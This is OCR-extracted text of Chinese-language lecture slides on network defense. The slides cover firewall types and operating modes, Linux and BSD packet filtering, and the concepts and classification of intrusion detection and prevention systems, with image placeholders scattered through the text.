
- 在應用層上建立兩邊的TCP連線ex:squid




# 動態封包過濾(第四代前身)
# Dynamic (stateful) packet filter

- 具keep state能力的防火牆，能只讓屬於正常且已記錄的連線封包進入受保護的網路。
- WINXP ICF
- LINUX iptables
- BSD ipfilter

# 動態封包過濾(第四代前身)
# dynamic (stateful) packet filter



# 狀態檢測(第四代) statefulinspection




# 狀態檢測(第四代) statefulinspection

- Checkpoint FireWall-1(invented and patented)
- Cisco pix
- Netscreen
- 目前一些防火牆大廠宣稱有此功能


# 一般TCP 正常連線

- TCP threeway handshake



# 封包過濾阻止TCP連線

- 過濾SYN封包以阻止SYN連線



# 進階封包過濾

- 能夠重組封包，對內容進行辨識與處理
- 能夠進行所謂的content security
- 能夠分辨不同protocol的內容，如www,email
- 可以配合網路防毒軟體的運作
- 可以針對網頁內容進行過濾
- 缺點：需強大的硬體效能及昂貴的軟體
- EX:Checkpoint Firewll配合CVP server

# 防火牆的運作模式

- ROUTING MODE
- NAT MODE
- BRIDGE
- 個人單機防火牆

# ROUTEING MODE

- Router
  - 防火牆扮演Router的角色，或者是Router設定封包過濾規則
  - 設定和實用上比較複雜，初期網路建構好之後較不易更動
  - 此為最早最古典的防火牆運作模式
  - 實例：Cisco Router的ACL

# BRIDGING MODE

- Bridge
- 防火牆本身以Bridge的方式運作，本身可以不需要有IP，也可設定IP方便管理，但是會增加風險。
- 對原有的網路架構幾乎不影響。
- 又稱為Transparence Firewall
- 實例：Netscreen
- 目前支援此運作模式的防火牆較少

# NAT

- 防火牆兼具NAT Server的功能，內部網路使用Private IP，經轉址後向外連線
- 外部網路要存取內部主機需設定對映或是轉址規則
- 為目前最常見的防火牆建構模式
- 通常有stateful的能力
- 應付目前外部IP不夠用的情況
- 大部份市售的防火牆皆有此功能

# 個人單機防火牆

- 個人使用的作業系統上安裝的防火牆
- 以防禦主機本身為主
- 以限制IP、PORT的存取限制為主或結合小型的入侵偵測系統運作

# OS內建的封包過濾(Linux)

- 2.2 kernel以前ipchain
- 2.4 kernel以後iptable(netfilter)
  - 核心支援封包過濾能力，可作為單機、網路防火牆或是NAT主機。
  - 已有方便管理的圖形化管理工具。
  - 市面上有些防火牆、IP分享器其運作的軟體即以Linux為核心運作。

# OS內建的封包過濾(BSD)

- 主要為ipfilter(Freebsd預設為ipfw)
- 核心支援封包過濾，可以router,bridge,nat等防火牆模式運作。
- 功能相當完整，運作順暢，有許多商用防火牆也是以BSD核心修改運作使用。
- 亦有管理工具可協助使用，但通常是直接修改文字規則(ipf.rules)。

# 參考文獻


1. 施威銘研究室，Linux iptables技術實務 防火牆、頻寬管理、連線管制，旗標出版股份有限公司
2. 李蔚澤，iptables與Linux安全防護，碁峯資訊股份有限公司
3. 酆士昌，Linux架站與管理 應用範例大全集， 博碩文化股份有限公司
4. 鳥哥的Linux伺服器架設篇，上奇科技出版事業處
5. 蔡一郎、邱敏乘，Linux網管技術
6. Linuxpilot 國際中文版 51期
7. 網管人 2006 第三期
8. http://www.netfilter.org/
9. http://www.fs-security.com/

# Module 5-1-5：
# IDS與IPS

# IDS是什麼？

- Intrusion Detection System
- 入侵檢測系統

# IDS能做什麼？

- 監控網路和系統
- 發現入侵企圖或異常現象
- 即時報警
- 主動響應

# 常見安全產品

- 身份認證
- 加密
- 防病毒
- 防火牆
- 入侵檢測

# 為什麼需要IDS？

- 關於防火牆
  - 網路邊界的設備
  - 自身可以被攻破
  - 對某些攻擊保護很弱
  - 不是所有的威脅來自防火牆外部
- 入侵很容易
  - 入侵教程隨處可見
  - 各種工具唾手可得

# IDS的分類

- 主機入侵檢測（HIDS）
- 網路入侵檢測（NIDS）
- 網路節點入侵檢測（NNIDS）

# 主機入侵檢測(HIDS)

- 安裝於被保護的主機中
- 主要分析主機內部活動
  - 系統日誌
  - 系統調用
  - 檔完整性檢查
- 佔用一定的系統資源

# 網路入侵檢測(NIDS)

- 安裝在被保護的網段中
- 混雜模式監聽
- 分析網段中所有的資料包
- 即時檢測和回應
- 作業系統無關性
- 不會增加網路中主機的負載

# 網路節點入侵檢測(NNIDS)

- 也稱為Stack-Based IDS
- 安裝在網路節點的主機中
- 結合了NIDS和HIDS的技術
- 適合於高速交換環境和加密資料

# IDS發展方向

- 學術界
  - retaliation
  - 神經網路
  - 數據挖掘（Data Mining）
- 工業界
  - 檢測演算法
  - 關聯性（correlation）
  - 千兆網路IDS

# 相關資源

- IDS FAQ
  - http://www.robertgraham.com/pubs/
- Focus-IDS Mailinglist
  - http://online.securityfocus.com/archive/96
- Yawl
  - http://www.docshow.net
- OldHand
  - http://www.oldhand.org
- Sinbad
  - http://sinbad.dhs.org/doc.html?board=IDS

# 為何需要防禦系統(IPS)?

## 《原因》：

- 資安事件頻傳，安全機制不足。
- ISO 17799 & BS7799 的安全規範趨勢。
- 防毒防駭法令規章三讀通過，避免無知觸法行為。(2003年6月底)

## 《目標》：

- 防火：將網路資源進行有效的安全控管。
- 防毒：防止病毒的散播。
- 防駭：防禦攻擊事件的入侵。

# 入侵防禦系統(IPS)
# 取代
# 入侵偵測系統(IDS)

# 防火牆防不到的攻擊

- 緩衝區溢位攻擊
(Buffer Overflows)
- 通訊埠掃瞄攻擊
(Port Scans)
- 木馬程式攻擊
(Trojan Horses)
- 碎片封包攻擊
(IP Fragmentation)
- 蠕蟲攻擊
(Worms)
- 系統與應用程式漏洞攻擊
(System & Application Vulnerabilities)


# 防毒軟體解不了的攻擊

- 緩衝區溢位攻擊
(Buffer Overflows)
- 通訊埠掃瞄攻擊
(Port Scans)
- 系統與應用程式漏洞攻擊
(System & Application Vulnerabilities)
- 阻斷服務與分散式阻斷服務攻擊
(DoS/DDoS)

# 何謂入侵偵測系統?
## (Intrusion Detection System)

### 《源起》：

- 防火牆無法偵測駭客的攻擊行為。





### 無法獲得普遍認同的原因：

- 採用監聽方式，無法有效阻擋攻擊入侵。
- 使用艱澀難懂的技術語言，維護困難。
- 建置成本過高。
- 誤判率太高，經常收到錯誤訊息。

# 傳統建置解決方案

防火牆是第一層防護

**1st layer of Defense Firewalls provides Access Control**





入侵偵測是第二層防護

**2nd layer of Defense IDS intended to provide Detect Attacks**

# 何謂入侵防禦系統?
(Intrusion Prevention System)

## 《源起》：

- 入侵偵測系統無法有效防禦攻擊。




## 獲得青睞的原因：


- 採用In-line(即時分析)模式，能於第一時間阻絕攻擊封包。
- 多種檢測方法，高準確度時代來臨。
- 硬體技術提昇快速，彌補以往處理效能不足的困惑。

# 入侵防禦系統基本三要件

- **主動式防禦In-Line mode(即時分析)架構，即時阻絕過濾攻擊封包的技術：**
  - 設在網路進出的咽喉點上。
  - 過濾的是攻擊的封包而非攻擊的來源 。
- **多種檢測技術，高準確度：**
  - 特徵資料庫分析（Signature Analysis）。
  - 異常通訊協定分析（Protocol Anomaly Analysis）。
  - 異常行為模型分析（Behavior Anomaly Analysis）。
  - 能進行封包正規化 (Normalization)與組合（Assembly）。
- **高處理效能，不能影響既有網路的運作：**
  - Hardware Bypass與 Software Bypass功能或Cluster架構 。
  - 網路處理器(Network Processor）或整合式處理晶片（ASIC） 。

